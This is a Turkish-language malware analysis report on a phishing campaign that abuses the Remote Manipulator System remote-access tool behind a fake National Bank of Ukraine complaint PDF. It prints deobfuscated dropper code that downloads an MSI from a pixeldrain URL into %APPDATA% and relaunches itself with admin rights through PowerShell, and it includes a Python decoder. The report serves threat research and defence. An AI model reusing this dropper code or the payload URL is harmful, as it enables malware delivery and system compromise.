

REMOTE MANIPULATOR SYSTEM

TEKNİK ANALİZ RAPORU

ZAYOTEM

ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

İçindekiler

İÇİNDEKİLER	i
ÖN BAKIŞ.....	1
A26C10D9353E03961C3E5E1787AD5D2C.PDF ANALİZİ.....	2
STATİK ANALİZ	2
DİNAMİK ANALİZ	4
АСКАРГА У ПИСЬМОВІЙ ФОРМІ_ 058 20.01.2026 НБУ.JS ANALİZİ	6
STATİK ANALİZ	6
9.MSI ANALİZİ	11
STATİK ANALİZ	11
RUTSERV.EXE ANALİZİ	14
STATİK ANALİZ	14
DİNAMİK ANALİZ	16
YARA KURALI.....	25
MITRE ATTACK TABLE.....	27
ÇÖZÜM ÖNERİLERİ	27
HAZIRLAYAN	28

Ön Bakış

Remote Manipulator System (RMS), Rusya merkezli **TektonIT** tarafından geliştirilen meşru bir **uzaktan yönetim** yazılımıdır. Temel amacı; sistem yöneticilerine Windows ve Android cihazlar üzerinde uzaktan erişim, masaüstü kontrolü, dosya transferi ve terminal yönetimi sağlamaktır. Ancak zamanla finansal motivasyonlu tehdit aktörleri tarafından kötüye kullanılmaya başlanmış ve klasik bir **RAT** benzeri yapıya dönüşmüştür. **RMS**, meşru bir yazılım olması nedeniyle çoğu zaman güvenlik ürünleri tarafından zararlı olarak algılanmamaktadır.

RMS'in kötüye kullanımına dair ilk örnekler **2011** civarında **Rusça underground forumlarda** görülmüştür. Saldırganlar; silent kurulum, **MSI Configurator** ve modifiye edilmiş ("**cracked**") **RMS sürümleri** kullanarak kullanıcıdan gizlenen özel paketler hazırlamıştır. **2015** sonrası **RMS** tabanlı saldırılar daha organize hale gelirken, **2017** itibarıyla özellikle endüstriyel şirketlere yönelik **spear-phishing** kampanyalarında yaygın şekilde kullanılmaya başlanmıştır.

Bu süreçte **TA505** öne çıkan gruptan biri olmuştur. **TA505**; **Dridex**, **Locky** ve çeşitli banking malware operasyonlarıyla ilişkilendirilen **Rusça** konuşan finansal motivasyonlu bir tehdit aktörüdür. Grup, özellikle **2018–2019** yıllarında **ABD**'deki perakende şirketleri ve finans kuruluşlarına yönelik **spear-phishing** saldırılarında **RMS**'i yoğun biçimde kullanmıştır. **TA505**'in **RMS**'i tercih etmesinin başlıca nedenlerinden biri, yazılımın "**Internet-ID**" özelliği sayesinde ayrı bir **C2** altyapısı kurmadan uzaktan erişim sağlayabilmesidir. **2024–2025** döneminde ise saldırganların klasik **malware** yerine doğrudan meşru **RMM** araçlarını ilk aşama erişim aracı olarak kullandığı gözlemlenmiştir.


- Web tarayıcılarına kaydedilen kimlik bilgilerine,
- Masaüstü mesajlaşma istemcilerine,
- FTP istemcilerine,
- Blockchain cüzdanlarına,

Bilgisayar belgelerine erişim sağlamasına olanak sağlamaktadır.

a26c10d9353e03961c3e5e1787ad5d2c.pdf Analizi


Adı	a26c10d9353e03961c3e5e1787ad5d2c
MD5	A5650BDC5845538463461C626CF39866F1635CA8
SHA256	205064af53c802ca95a0f902096c0e1f2684081b73c3f6e4005a1af9f778c6aa
Dosya Türü	PDF

Statik Analiz



Şekil 1- Zararlı Pdf İçeriği

Zararlı **PDF** içeriğini ilk incelediğimiz zaman içerisinde **Ukraynaca** metinler bulunduğu görülmektedir. Bu metinlerin, finansal izleme ve kara para aklama ile mücadeleye ilişkin resmi içeriklerden alındığı görülmüştür. İlk bakışta içerik meşru ve bilgilendirici bir doküman izlenimi vermektedir.




Şekil 2- Pdf içeriğinin Türkçe Hali

PDF içeriğini Türkçe içeriğe çevirdiğimiz zaman, metnin “**Ulusal Ukrayna Bankası**” adına hazırlanmış resmi bir bildirim sayfası görünümünde kurgulandığı anlaşılmaktadır. Dokümanda “**Adresinize bir şikayet geldi**” başlığı yer almakta ve finansal izleme, kara para aklama ile mücadele ve terörün finansmanının önlenmesine ilişkin açıklamalar bulunmaktadır. Metin içerisinde bankaların müşterilerin finansal işlemlerini analiz ettiği, şüpheli işlemlerin devlet mali izleme birimlerine ve kolluk kuvvetlerine bildirildiği ifade edilmektedir. Ayrıca uluslararası standartlara ve FATF yükümlülüklerine uygun hareket edildiğine dair vurgular yer almaktadır.


Bununla birlikte içerikte “Dosya Arşivi” bölümü altında “**Yazılı şikayet**” ve “**Basılı materyal olarak başvuru**” gibi ifadeler ve dikkat çekici şekilde konumlandırılmış bir “**İNDİR**” butonu bulunmaktadır.

Dinamik Analiz




Şekil 3- İndir Butonu İşlevi

PDF içerisinde bulunan indir butonuna bastığımız zaman zararlı bir url üzerinden dosya indirme işlemi yapmaktadır.




Şekil 4- İndirilen Dosya

PDF içinde bulunan indir butonuna bastığımız zaman “**pixeldrain.com**” adresinden “**RAR**” türünde dosya indirmektedir.



Şekil 5- Rar Dosyasının İçeriği

Rar dosyasını incelediğimiz zaman dosya adının “**аСкарга у письмовій формі_058 20.01.2026 НБУ**” yani “**Yazılı formdaki şikayet_058 20.01.2026 NBU**” isimli olduğu görülmektedir. Rar dosyasının içerisinde yine aynı isimde bir zip dosyası bulunduğu görülmektedir.




Şekil 6- Zip Dosyasının İçerisinde Bulunan JS Dosyası

Zip dosyasını incelediğimiz zaman ise içerisinde “Скарга у письмовій формі_05820.01.2026 НБУ.js” isimli JavaScript dosyası barındırdığı görülmektedir.

aСкарга у письмовій формі_ 058 20.01.2026 НБУ.js Analizi


Adı	aСкарга у письмовій формі_ 058 20.01.2026 НБУ
MD5	4ef058d7f67339730c50cd7c8df5db74
SHA256	8b7fbf6d234772c3a0a6cdefb753ab50662b83b64394afddc7fbc4d3a96b9389
Dosya Türü	JavaScript

Statik Analiz




Şekil 7- Dosya Bilgileri

Elde edilen yeni JavaScript dosyasının dosya bilgisi incelendiği zaman dosya boyutunun **1.64 KB** olduğu görülmektedir.



Şekil 8- Obfuscate Kod Yapısı

İlgili JS dosyası incelendiği zaman içeriğin büyük çoğunluğu “*/” arasına alınmış karakterlerden oluştuğu görülmektedir. Bu yorum satırlarının sonuna eklenmiş ancak ekranda görünmeyen kod parçacıkları asıl çalışacak komutlardır.




Şekil 9- Deobfuscate Edilmiş JS Dosyası

Asıl çalışan kod, bir değişken içerisinde “44e44e44L4e4e44eL...” biçiminde saklanan obfuscate edilmiş bir yük barındırmaktadır. “_” dizisi içinde ise **fromCharCode**, **forEach**, **charAt**, **split**, **replace**, **slice**, **prototype**, **call** ve **length** gibi JavaScript’in temel metodları gizlenmiş şekilde tutulmaktadır. Kodda kullanılan **!![]**, **~~~[]** gibi ifadeler, JavaScript’in type coercion yapısından faydalanılarak sayısal değer üretmek amacıyla kullanılmış olup okunabilirliği azaltmaya yönelik bir obfuscation tekniğidir.

```
test.py X
test.py > ...
1 data = '4eLe4eeeeeLe4e4e4Le4e4e4Le4e4e4Le44444Leee4444Leee44e4Leee44eeLeee44e4Leee44e4L'
2 decoded_parts = []
3
4 parts = data.split("L")
5
6 for part in parts:
7     if not part:
8         continue
9
10    bin_str = part.replace("e", "1").replace("4", "0")
11
12    try:
13        decoded_parts.append(chr(int(bin_str, 2)))
14    except ValueError:
15        continue
16
17 decoded = "".join(decoded_parts)
18
19 with open("YeniJs.js", "w", encoding="utf-8") as f:
20     f.write(decoded)
```

Şekil 10- Hazırlanan Python Kodu

İlgili JS dosyasında bulunan **data** verisini çözebilmek için **Python** tabanlı bir decoder mekanizması hazırlanmıştır. Kod yapısı data içerisindeki obfuscate edilmiş karakter dizisini **L** karakterine göre parçalamakta, ardından **e** → **1** ve **4** → **0** dönüşümü uygulayarak veriyi **binary** formata çevirmektedir. Elde edilen binary değerler **integer'a**, ardından **ASCII** karakterlerine dönüştürülerek gerçek JavaScript içeriği oluşturulmakta ve **YeniJs.js** dosyasına yazdırılmaktadır.



Şekil 11- John_Doe.pdf Dosyasının Oluşturulması

Dosyanın alt satırlarında bulunan asıl çalışan **JavaScript kodu**, Windows Script Host ortamında çalışacak şekilde hazırlanmış basit bir script örneğidir. Kod öncelikle **C:\Users\Public\John_Doe.pdf** konumunda minimal yapıda sahte bir **PDF** dosyası oluşturmaktadır. PDF içeriği doğrudan string olarak tanımlanmakta ve **ActiveXObject("Scripting.FileSystemObject")** kullanılarak dosyaya yazılmaktadır. Ardından **WScript.Shell** nesnesi ile oluşturulan PDF dosyası çalıştırılarak varsayılan PDF görüntüleyicisinde açılması sağlanmaktadır.

```

148418
148419 var REJWE = "https://pixeldrain.com/api/file/QUMXYNWL?sn=59";
148420
148421
148422 var OTTJTKXIJBCAZI = ( /*51258735414390456017482279690010544530749006870461392026916824340379281986
148423
148424 var ZUVLSBTMOVFP = WScript.CreateObject("WScript"
148425 var OEURVRWDUGUHPFRLLLJIAC = ZUVLSBTMOVFP + "\\eName.msi";
148426
148427 function XSZKSFNZDFWOHOLYSIYDAEJDH() {
148428 | return WScript.Arguments.Named.Exists("e"
148429 }
148430
148431 function TBNQZBXKRFSZK() {
148432 | var TIMLTRCQTOKWDI = WScript.ScriptFullName;
148433 | var BKJBIBBUTEUZQY = "powershell -NoP -C \"try{Start-Process wscript.exe -ArgumentList '\" +
148434 | return (shell.Run(BKJBIBBUTEUZQY, 0, true) === 0);
148435 }
148436
148437 function EZIAUTKDTLW() {
148438
148439 var REJWE = "https://pixeldrain.com/api/file/QUMXYNWL?sn=59";
148440
148441
148442 var OTTJTKXIJBCAZI = (26-26);
148443
148444 var ZUVLSBTMOVFP = WScript.CreateObject("WScript"+"Shell"+"1").ExpandEnvironmentStrings("%APPDATA%");
148445 var OEURVRWDUGUHPFRLLLJIAC = ZUVLSBTMOVFP + "\\eName.msi";
148446
148447 function XSZKSFNZDFWOHOLYSIYDAEJDH() {
148448 | return WScript.Arguments.Named.Exists("e"+"lev"+"a"+"te"+"d");
148449 }
148450
148451 function TBNQZBXKRFSZK() {

```

Şekil 12- John_Doe.pdf Dosyasının Oluşturulması

Devam eden durumda zararlı kod yapısı **Windows Script Host** ortamında obfuscate edilmiş şekilde **APPDATA** dizinini alıp bir **MSI** dosya yolu oluşturur ve script'in **"elevated"** (yönetici yetkisiyle çalıştırılmış) parametresiyle çalışıp çalışmadığını kontrol edilmektedir.

WScript.Shell üzerinden **ExpandEnvironmentStrings("%APPDATA%")** çağrısıyla kullanıcıya ait **AppDataRoaming** yolu elde edilir ve buna **\\eName.msi** eklenerek hedef dosya yolu oluşturulur. Ardından fonksiyon içinde **"e"+"lev"+"a"+"te"+"d"** şeklinde parçalanmış string birleştirilerek **elevated** argümanının script'e verilip verilmediğini kontrol etmektedir.


```

function TBMQZBKRSFSZK() {
    var TIMLTRCQOKWDI = WScript.ScriptFullName;
    var BKJBIBBUTEUZQY = "powershell -NoP -C \"try{Start-Process wscript.exe -ArgumentList \"'\" + TIMLTRCQOKWDI + \"'\" /elevated\" -Verb RunAs
    return (shell.Run(BKJBIBBUTEUZQY, 0, true) == 0);
}

function EZIAUTTKDTLUW() {
}

```

Şekil 13- Powershell Çalıştırılması

Devam eden fonksiyon çalışan kodun tam dosya yolunu alarak **PowerShell** üzerinden **Start-Process wscript.exe** komutuyla aynı kod'a **/elevated** parametresi ekleyerek yeniden başlatmayı dener ve **-Verb RunAs** kullanarak **UAC (yönetici izni)** istemi oluşturur; işlem başarılı olursa script'in admin yetkisiyle yeniden çalıştırılmasını sağlar

Start-Process wscript.exe -ArgumentList "script.js" /elevated' -Verb RunAs

Tablo-1 Çalıştırılan Powershell

```

148441 function JGFAXCDUASQ(REJWE, OJPIXGIRCZLBDXDAMANZD) {
148442     var KSVBZEXNHBLNEPXPQSH = new ActiveXObject("MSXML2.ServerXMLHTTP.6.0");
148443     KSVBZEXNHBLNEPXPQSH.open("GET", REJWE, false);
148444     KSVBZEXNHBLNEPXPQSH.send();
148445
148446     if (KSVBZEXNHBLNEPXPQSH.status === 200) {
148447         var FPPGOPRDYQQWRTJEQJBT = new ActiveXObject("ADODB.Stream");
148448         FPPGOPRDYQQWRTJEQJBT.Type = ( 48 - 47);
148449         FPPGOPRDYQQWRTJEQJBT.Open();
148450         FPPGOPRDYQQWRTJEQJBT.Write(KSVBZEXNHBLNEPXPQSH.responseBody);
148451         FPPGOPRDYQQWRTJEQJBT.SaveToFile(OJPIXGIRCZLBDXDAMANZD, 2);
148452         FPPGOPRDYQQWRTJEQJBT.Close();
148453     }
148454 }

```

Şekil 14- Uzak Sunucudan Dosyanın İndiren Fonksiyon

